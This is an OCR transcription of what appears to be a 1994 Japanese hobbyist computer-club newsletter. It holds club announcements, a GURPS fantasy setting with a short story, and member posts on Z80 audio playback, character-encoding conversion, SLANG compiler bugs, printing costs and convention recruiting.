
４）Ａ５版で実現可能な、読み易く、しかも斬新なレイアウトをご存じありませんか？

５）ＳＶ新規記事のテーマを募集します。

ちなみに、私が１万円前後補充すれば、雑費を含めて、製作可能なだけの資金が集まっています。本が完成してしまえば、依託を引き受けてくれそうなサークルさんは結構あるので、まずは、夏狙いでいきましょう。

《エマージェンシー》

会員数の減少が急激に加速化しました。対処として、緊急拡大策をとります。入会案内を１００部用意しています。どこかにくばってくれる方を探しています。可能な方は、０５６５（４６）１１３１内線２２０３まで電話で。（８時以降ならアレフが出ます。）



カトム・提供

ＥＶＮがお送りするファンタジー＆スチームワールド！

□□□□□□□□ ＣＬＡＳＳＩＣ □□□□□□□□

■ ８．魔人の契約 ■

魔人とは、古代文明の魔法によって産み出された超人類のことです。比較的初期に造られた魔人は普通の人間とほとんど違う所はなく、奴隷として扱われていました。その後、軍事用に強大な力もしくは知識を与えられた魔人の一部が、古代文明が滅びるまで続いた戦争を生き残って、現在でも脅威となっています。

◆魔人は最低１００ＣＰを使って作られます。この時代まで生き残っている魔人には必ず不老（１５ＣＰ）が必要です。

魔人の中には“悪魔”として魔術師と契約を交わす者もいます。契約そのものには強制する力はありませんが、契約を破るとそれを魔人に知らせる妖術を操る魔人もいます。

■ ９．銃器 ■

銃器などの開発はヘーデルなどの大都市に住むドワーフたちが行っています。“神殿”はより強い銃器を職人都市“ディザス”で開発しています。

◆黒色火薬銃より文明レベルの高い銃器は、大都市の闇市などで高値で購入することが出来ます。しかし、多くはディセプション本島で使われていた中古の品なので、故障の発生率は高くなっています。

一般的に、ピストルには“ガーランド”、“ステート”など、英単語１語の名称、ライフルには“ライトソルジャー”、“シャイニングスター”、“ソニックファイア”など、英単語２語の名称が付けられる。

散弾銃には“スゾームス”、“フェリオス”といった、３～４音節の名称が付けられている。

次に示すのは、両手持ち武器である炸薬式重歩兵剣“パイルブレード”の例である。

◆ヴァンダースナッチ　射程　価格　重量　体　連射、弾
(SHORT)　切、振+1、　1、600、5.0、14
　　　　叩、突+1、　1
(LONG)　切、振+2、1,2
　　　　叩、突+2、　2
(射撃)　刺、2D+1、　1
1/10、8

インペリアルアロー（バリエーション：槍）
(SHORT)　刺、突+3　1,2、700、7.0、14
(LONG)　刺、突+3　2,3
　　　　準備に１ターン
(射撃)　刺、2D+2、1,2
1/20、4

◆パイルブレード（肉体／難）　ショートモードで“叩き”攻撃後、“よけ”られていなければ、この判定を行い、成功すれば射撃ダメージを与えることができる。剣はロングモードに変わる。

■ １０．蒸気機関 ■

ドワーフの技により圧縮された固形燃料は、２輪、４輪の蒸気自動車（価格は金貨１００枚以上）や鉄道で使われています。

Ａタイプ：５ｋｇ、２０ｋｍ／ｈで５時間燃え続ける。
Ｂタイプ：５ｋｇ、４０ｋｍ／ｈで２時間　〃
。
どちらも銅貨１００枚で購入できます。

乗り物の中には蒸気機関ではなく魔法力を利用したものも存在します。

■ １１．第１章　大都市ヘーデル ■

＜１＞

ウィーザン＝エリーズの当面の問題は、両手に一丁づつある銃についてだった。右手のガーランドは残弾１、左手のステートはあと５発残っているのだが、何かが引っかかって引き金が動かなくなっている。その上、目の前にはまだ無傷のごろつきが３人立っているのだ。

「なあ、そろそろやめにしようじゃないか。」

ウィーザンの提案も、仲間を４人も重傷にされて逆上しているごろつき達には通用しなかった。

「片目の兄ちゃんよお、ここまでやっておいてそれはねえぜ。」

３人は素早く動いてウィーザンを取り囲む。一度に撃たれないために少しは考えたようだが、銃さえ万全なら彼の技を持ってすればこんな囲みは軽く突破できる。やはり問題は銃にあるようだ。闇市でろくに調べ

ずに買った銃がやっぱり失敗だったらしい。
ウィーザンが脱出方法を考えているその時、大砲の発砲音が２回、街に響き渡った。それは未確認飛行体の接近と警戒体制への移行を都市の軍隊に知らせるものだ。ごろつき達が突然の警報に驚いているうちに、彼は考えをまとめた。
「ちっ、タイミングが悪いなあ。俺はこれでも忙しいんだ。もう２度と会うこともないとおもうけど、元気でな。」
「な、なにぃ？なに言ってんだ？お前。」
もう遅い、ウィーザンはすでに３人からかなり距離を置いていた。３人が我に帰ったのを見て、走る体勢に入る。
「待て！」
「誰が待つかよ、じゃあな。」
ウィーザンは街の裏道を疾走し始めた。

＜２＞

「あなた、しばらくこれを預かってもらえない？」
しばらく走って逃げていたウィーザンの目の前に、いきなり赤い髪の美女があらわれてそう言い放った。その手には宝石の埋め込まれた８角形の石板が握られている。
「いきなり何だよ、あんた。」
「丁度いいわね、左目を覆っているその仮面なんか、後で探すのが楽そうね。」
女はウィーザンの手に石版を握らせると、呟いた。
「“天”の名と“瞳”の力、一時この者に力を貸し与えたまえ。」
「おい、どういうことだ？」
女はウィーザンの質問には答えずに微笑んだ。手の中の石版は淡く光っている。
「いいこと？これを誰にも渡しちゃ駄目よ。これは使い方を誤れば世界を滅ぼしかねない物なの。あなたはこれを持って、相棒と一緒にすぐにこの街を出なさい。そして北を目指すのよ。」
さすがに自主性のないウィーザンも、何の前触れもなくこんな事を言われて素直に従う訳ではなかった。

「そんなもん、なんで俺に渡すんだ？」
「あら、丁度いいからに決まってるじゃない。年寄りの言うことは聞くものよ。わかったわね。」
女はそれだけ言うと、ウィーザンの走ってきた方に歩き始めた。
「いい？しばらくの間なら私がそれを持っていることに出来るから、準備を済ませたら早く街を出るのよ。」

「なあ、これを捨てていったらどうなるんだ？」
「間違いなくそれは悪用されて、世界を危機に陥れるでしょうね。そうされない為にも、しっかり持っていてちょうだいね。」
その言葉を最後に、女は見えなくなった。
「仕方がないな…」
ウィーザンは首を振って石版を腰の袋にしまい込んだ。それが、２４人の賢人達の戦いの始まりだった。

■ 募集要項 ■

さて、このコーナーでは、次のような設定を募集しています。

◎キャラクター（“天の賢人”も含む）の設定と行動
◎重要アイテム、ストーリー、シナリオのプロット
◎“東の辺境”ディヴァーナの一部分の設定（ヘーデルの北方の地理、歴史など）
◆ＧＵＲＰＳを知ってる方は、追加ルール
◎その他

このコーナーに対する質問の宛先は、

〒４６５　名古屋市名東区上菅１－４２４
鈴木　正章　方　『ＣＬＡＳＳＩＣ』係　まで

次回のＣＬＡＳＳＩＣは、第二章「北へ（仮）」、設定公開は２４賢人をお送りする予定です。

以上、時雨竜でした。

▲Niさん 提供

無双華さん・提供▶

ー人々が幸せでありますように ー
Merry
Christmas.

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

★★★ 投稿一般部 ★★★

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

[[94/12/04 root]]
Real name : <System Operator>
Subject: お知らせ

（お知らせ）
　今回より、会員番号をＩＤ風にしました。ＩＤ，Ｒｅａｌｎａｍｅが気に入らない場合、変更が可能です。また、Ｓｕｂｊｅｃｔを書くことができます。
　なお、この変更に伴い、ＩＤを持つ会員全てに、１人当たり１メガバイトのディスク空間が割り当てられます。つまり、本部宛の投稿物は、１メガバイト分だけ保持され、それを超えた場合は、古い順に消去されます。これによって、これまでほぼ不可能だったディスクの返却が可能になりました。ディスクは返却、あるいは、会費に一律８０円の加算となります。

　次回分より、紙での投稿を復活します。「ここからここまで投稿である」という風に、明記して下さい。投稿と書かれていない場合、掲載しません。また、ＩＤと投稿対象の号数も書いて下さい。ただし、没の可能性を覚悟して下さい。

　ディスク投稿のときは、必ず、ディスクにＩＤと投稿対象の号数（次回なら＃１４）を書いたシールを貼って下さい。何も貼られていない場合、どうなるか判りません。また、テキストの拡張子は「.T??」（??は対象号数）でお願いします。

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

[[94/11/29 v39okuno]] by Mail
Real name : <奥野 綾二>

（ＶＥＲＮＥＴには余り干渉しない予定だったのに…No.039 奥野綾二）
◆音声再生プログラム◆
　現在、Ｚ８０パソコン各機種用の音声再生プログラムの規格統一化計画を、保田氏やＳ－ＯＳ＿ＵＣの森氏らと共同で進めております。対象候補機種はＸ１，ＭＺ－８０／７００／１５００／８０Ｂ／２０００／２５００，ＰＣ８８０１，ＭＳＸなどとなっております。ついては、このプログラムの愛称を募集したいと思います。下の住所までどしどしご応募下さい。尚、採用されても何も出ません。あしからず。
〒５８３　大阪府藤井寺市小山７丁目９－５
奥野綾二
……………………
◆シフトＪＩＳ→ＥＵＣコード変換◆
　ＥＵＣのコード体系は、次表のとおりです。

　コード・セット０についてはＡＳＣＩＩコードそのままです。（ＪＩＳコードでは、ＡＳＣＩＩコードのバック・スラッシュが円記号に置き換わっています。）

コード・セット１～３について、手元の資料には、ＪＩＳコードに準拠しているということだけしか書かれてなく、詳細についてはっきりと明記されていません。
よって、以降の記載は推測に過ぎません。多分合っていると思います。半角かなは、コード・セット２の第２バイトがＪＩＳコードそのままです。全角文字は、ＪＩＳコードの第1バイトと第2バイトのそれぞれのＭＳＢを１にすれば、コード・セット１になります。
　ＶＥＲＮＥＴの会報で半角かなが化けるのは、シフトＪＩＳ→ＥＵＣコンバータが半角コードの変換をしていないからです。これでは、シフトＪＩＳの＄Ａ１～＄ＦＥの２文字がコード・セット１の１文字に置き換わってしまいます。
　尚、上記の説明中の「ＪＩＳコード」はＪＩＳ８単位コードのことです。ＪＩＳコードには７単位コードもありますので、念のため…。
……………………
◆整数演算ルーチン◆
　前号のコメントを見て…。確かに、平方根の演算は近似計算の一種と言えますね。そうすると、割り算も近似計算ということになりますね。しかし、前回のような１６ビット整数の平方根を求める場合は、ループ数はせいぜい８回ですから、収束の速さを追及するより、ループ１回の処理を軽くした方が高速な処理が可能になります。
　実は、この話は、ＳＬＡＮＧ用高速ポリゴン表示関数群の発表のための伏線だったのです。この関数群の内部では、整数演算をふんだんに使っています。初期バージョンでは平方根演算も使っていたのですが、途中から使用しなくなりました。サンプルに入っている平方根演算ルーチンは１年くらい前の未熟なとき作ったので、非常に無駄の多いものになっています。今なら、もっとスマートな物が作れそうです。この関数群

が今回のフロッピーに入るかどうかは不明ですが、もし入っていたら可愛がってやってください。
....

◆SLANGのバグ他◆
（１）配列の初期値
　配列の初期値は、型を指定していない数値を使用すると配列の型に係わらず１バイト型とみなされていまいます。SLANGで通常扱う数値データは２バイト型なので配列の初期値もデフォルトは２バイト型にすべきだとは思いますが、何故かそういう仕様?になっています。
　例えば、
ARRAY WORD HAIRETU[3]=[0,1,2,3];
とすると、配列の内容は、
HAIRETU[0]:$0100
HAIRETU[1]:$0302
HAIRETU[2]:不定
HAIRETU[3]:不定
となります。これを、
HAIRETU[0]:0
HAIRETU[1]:1
HAIRETU[2]:2
HAIRETU[3]:3
としたい場合は、
ARRAY WORD HAIRETU[3]=[%0,%1,%2,%3];
とする必要があります。
（２）配列のエラー・チェック
　配列は、アドレス指定したものを除き、コンパイラが領域を確保することになっています。そのため、配列の宣言時は、必ず、添え字の範囲を指定しなければなりません。すなわち、添え字の範囲の指定がない場合はコンパイル・エラーを出力しなければなりません。
が、実際はエラーになりません。
　例えば、
ARRAY HAIRETU[][2];
などとしても、コンパイル・エラーになりません。この場合、配列の領域がまともに確保されないため、この配列をアクセスするとプログラムの動作がおかしくなります。最悪の場合は暴走します。
....

◆府立T高校◆
　T高校の数研部室に連れ込まれてしまいました。やっぱり文科系は怪しい。
....

◆噂話その１◆
　S－OS_UCにてX１用A／D&D／Aコンバータが製作されるらしい。

(INTAleph：その２は本人の希望により、削除しました。)

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

<<Aleph コメント>>

　今回より、「ゥ」は改善されたと思います。(少なくとも、編集段階では「ゥ」にはなっていません。)
(編集後追記：やっぱりだめでした。LaTeX 本体にはねられます。ごめんなさい。)
　ミニイベントの際、奥野さんのお宅におじゃまさせて頂きました。A２０００とか、PowerBookとかあって、すごかったです。AMIGAはいいですね。サンプリング音源の音がいいです。あっ、それから、奥野さんを数研部室に連れ込んでしまいました。そんなに怪しいですか?やっぱりそう見えるのかな‥。
　PCMのはなしはおもしろそうですね。また情報を送って下さい。

　ところで、今日はゲストコメンテイターとして、ACTIVEの下村さんに来てもらっています。下村さ～ん！

<<下村コメント>>

は～いっ！いきなり誘われた変な男、下村です。コメントを書いてくれっていわれたけど、何の知識の無い私が書いてもい～んでしょ～か。文章レベルの高さに悩んでるしもちゃんでした。
PS．奥野さん、まともなこと書けなくてごめんなさい。

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

[[94/12/12 v20mizuse]] by Mail
Real name : <水瀬 麻紀>

真夜中のマリオネット　第４回
No０２０－１　水瀬麻紀

　みなさまおひさしぶりです。水瀬でございます。しばらく冬コミの方などで忙しく原稿が書けなかったのですが、今回からまたへろへろと書きますのでよろしくお願いします。
　１、superVERNETのこと

前号を見てみますとこのプロジェクトに反対の方が多いようです。このプロジェクトを提案した一人である私としてはちょっと複雑な気持ちです。というのもオフセット印刷での会報はＶＥＲＮＥＴの今後を占う意味でも絶対に成功させなくてはならない問題だからです。

そもそもオフセット会報にする意味は２つあります。まず１つは会誌発行にかかる経費の削減、そしてもう１つは会誌発行にかかる本部の手間の軽減です。

オフセット印刷の費用については１０号でも書きましたが、前号のＶＥＲＮＥＴを見て思ったのですがオフセット印刷の方が安く上がるのにねぇ、と。

前回のＶＥＲＮＥＴは６４ページだったのですが、これほどの量になるとオフセットの方が安く上がります。仮にこれに近いページ数で１００部オフセット印刷にすると安い印刷所でだいたい３２０００円くらいかかります（Ａ５で、Ｂ５だと５００００円を越える）。ところがコピー誌にするとその１．２〜２倍かかります。コピー誌の方はコピーする人がＡｌｅｐｈさん以外の人だった場合の人件費も入っています。

ページ数が多くなるとその差はさらに大きくなります。ページ数が多くなる場合はオフセット印刷にした方がいいのはそのためでして、皆さんの会費を無駄に使わないためにもこのような事を考えてみてほしいのです。

次に会誌発行にかかる手間の軽減について。

本を作る行程を大きく分けると編集、面付け、印刷、製本の４過程に分けられます。各行程の説明はまたの機会にしますが、オフセット印刷の場合、本部でやらなければいけないのは編集作業だけで、あとの行程はすべて印刷所が行います。ところがコピー誌はすべて本部で行わなければならないのです。

どちらが大変かはもうおわかりでしょう。行程の少ない分オフセットの方が有利なのは言うまでもありません。楽な分、編集に力を注げますから内容の充実をはかれます。

２、なぜ、コミケ参加なのか。

会員の方々の中には「なぜコミケにまで参加しなければいけないのか云々」という方がおられます。ここではコミケに参加する意義を書きます。

新規会員の勧誘方法は大きく分けて３つに分けられます。

１、雑誌のサークル紹介コーナーを利用する
２、コミケなどでの即売会の利用
３、他のサークルで紹介してもらう

まず、最初に挙げられるのが雑誌で会員の勧誘をすることですが、ＶＥＲＮＥＴのメインの対象であるＭＳＸ関連の雑誌が無くなってしまった以上、この方法を使うことは不可能です。

Ｌｏｖｅｒｓでも「Ｏｈ！Ｘ」で会員の勧誘をしていますが、問い合わせは２０件ほど、入会してくれた方は６〜７人ほどです。私の経験からして問い合わせも入会してくれた方もこれだけ集まれば御の字でして、あまり多くの会員が集まるといった考えはやめた方がいいと思います。

次に他のサークルで紹介してもらう方法ですが、これも期待薄です。Ｌｏｖｅｒｓの場合、「Ｘ１平和研究所」や「ＯＰＥＮ　ＳＰＡＣＥ」なんかで紹介記事を書いていますが、ほとんど来ませんでした。あとは奥野さんの説得工作でで数人入会してくれましたけど。（いつもありがとうございます）

残るは即売会になりますが、ＶＥＲＮＥＴでおなじみのパソケットではあまり期待できません。というのもパソケはあまり客が来ないしユーザーも９８などのメジャーな機種ばっかり。ＭＳＸみたいなマイナー機種はあまりないのです。

その点コミケは規模もユーザーの数もパソケとはけた違いに多いし、ＭＳＸやＸ１といったマイナー機種を扱ったサークルもあります。ＭＳＸはコミケになると結構多いですよ。といったことで勧誘やるとしたらコミケがいいわけです。

ただし断っておきますが、コミケで勧誘をする場合は何かエサが必要です。

Ｌｏｖｅｒｓで結構入会した人が多かったのは、らんＭ．Ｒ．さんが作ったＯＳ「Ｌ−ｏｓ　Ａｎｇｅｌｅｓ」というでっかい「エサ」があったからで、入会してくれた方の実に７０％は「Ｏｈ！ＸのＬ−ｏｓの記事を見て入ることにしました」という答えが帰ってきました。これはパソコン関連のサークルにはどれも共通したことですが、なにか「これだ」という記事やプログラム、同人ソフトなどの「エサ」がないとかなり苦しいです。

この手で成功したサークルとして「Ｘ１平和研究所」が挙げられます。

３、なぜＸ１平和研究所が成功したか

Ｘ１平和研究所が成功した理由は大きく分けて

１、Ｘ１というマイナーな機種をターゲットにして、Ｘ１に関する詳しい記事を多く掲載している。

2、サポートディスクによる各種プログラムの配布
3、オフセット印刷（B5版）による会報で読みやすいレイアウト
4、面白い同人ソフトを一緒に売ることによってかなり有名になった
5、プログラムなどの技術にとらわれることなく各種記事を幅広く掲載している
6、X－DOSなどの各種ユーティリティーを配布している

ことが挙げられます。私も会報を読んで非常にためになりましたし、X1の違った使い方を知ることが出来ました。会長の深谷さんはかなりの技術力を持っていてサポートディスクなどにプログラムが多く載っています。

関連の「電脳空間」というサークルの同人ソフトもかなり面白く「STATE」や「100円ディスクX」といったソフトはLoversではもうすっかりおなじみです。

すでにX1サークルはコミケでしか活動の場が無くなってしまいましたが、その中でもX1平和研究所の頑張りは我々も見習わなければいけないと思います。

もう1つ面白い会報として「OPEN SPACE」をあげておきます。このサークルも会報はVERNETと同じくコピー誌なのですがとにかく読みやすくきれいなレイアウト、面白い企画、各種イベントといったものが挙げられます。VERNETの会報もOPEN SPACEみたいにきれいで読みやすいレイアウトだったらいいのですが…。

4、各種質問にお答えのコーナー

10号の石川KMJさんの質問について

どうやって絵を勉強したのか？ というご質問ですが、私は大学のサークルに入ったときにそこにいた同級生や先輩にいろいろ教えてもらいました。

私のX1の師匠は現在カスタム社長の柳ひろひこ氏でして私の1年先輩でした。X1のあれこれを教えてもらいながら絵についても教わりました。

他にもMJ－2SOFTの慶次郎君や90式突撃号先輩なんかといった人たちがまわりにいましたので結構その人達の影響がありまして現在に至っております。

豆知識

カスタム：98やX68といったアダルトソフトを作っているソフト会社、代表作として「メタルオレンジ」(98)、CARAT（98、68)、メタルオレンジEX（68）などがある。

柳ひろひこ：カスタムの社長であり、またメタルオレンジやCARATなどのプログラムやキャラクターデザインを手掛けた人物。同い年だが1年先輩。水瀬も柳氏のもとでX1についての教えを受ける。「カスタムのチップちゃん」は一部のマニアでかなりの人気がある。

慶次郎：MSX同人ソフト「魔龍牌」シリーズ、「DUNGEON STRIKER」シリーズのゲームデザイナー兼プログラマー。キャラクターデザインも手掛けているプロレスをこよなく愛する男、水瀬の悪友である。また遊ぼうねぇ。

90式突撃号：MSX同人ソフト「龍召喚娘（りゅうしょうかんむすめ)」のゲームデザイナー兼プログラマー。龍召喚娘のキャラクターデザインもやっており、また魔龍牌でもキャラクターの一部をやっている。慶次郎氏と同じくプロレス狂、水瀬の1年先輩。

MJ－2SOFT 1990年に結成されたMSXと98専門に作っている同人ソフトサークル。1990年春の「パソケット11」で発表された「魔龍牌」はMSXソフトとしてはかなりの出来を誇り、大きな衝撃を与えた。その後も「DUNGEON STRIKER」、「龍召喚娘」といったソフトを発表してMSX同人サークルNo．1という不動の地位を築き上げた。今年夏に「真夏の雪女」、「ファイト一発がびーちゃん」（いずれも98）を発表する。「パソコンパラダイス12月号」で紹介されて、98のトップをねらう意気込みが感じられる。

さて、気になるMSXソフトの新作だが「現在はまだ未定状態（慶次郎氏談)」とのこと。今年冬の新作に期待してほしい。

私からの経験から言うとこういった人が周りにいればいるほど絵の上達も早くなります。やっぱり一人では上達するのには限界があります。何でもいいですので仲間を探すのが一番いいのではないでしょうか？
しかしまさか私もここまでこうなるとは思わなかったなぁ。うちの大学のサークルは一応「コンピュータのサークル」だったのにほとんど「マンガ同人誌サークル」と化していたのは気のせいだろうか？ ちなみに私の大学は八王子市館町815－1にあるのですが、といってもこんなことといってわかるのは相田さんだけではないでしょうか？ ははは。

どんな本で勉強されたのですか？

う～ん、私は特にこれといって買った本がないんですよ。買ったとしたらICから出ている「マンガの描

き方」シリーズくらいですかねぇ。私はマンガ系ですからアニメ関連の本は買っていません。

絵の上達方法の基本は「真似をすること」です。誰か好きな漫画家を一人選んでその人の絵をひたすら真似しながら描いていきます。この時真似をする漫画家は「マイナーだけど絵がうまい」人がいいです。メジャーな漫画家さんはすでに絵が完成されていますから真似するのは上達するとは言いがたいです。

あと「たとえ１０分でもいいから毎日描け」ということ。授業中にでもノートの端にでもいいですので落書きする感じで描いてみましょう。１年も経てばかなり上達するはずです。

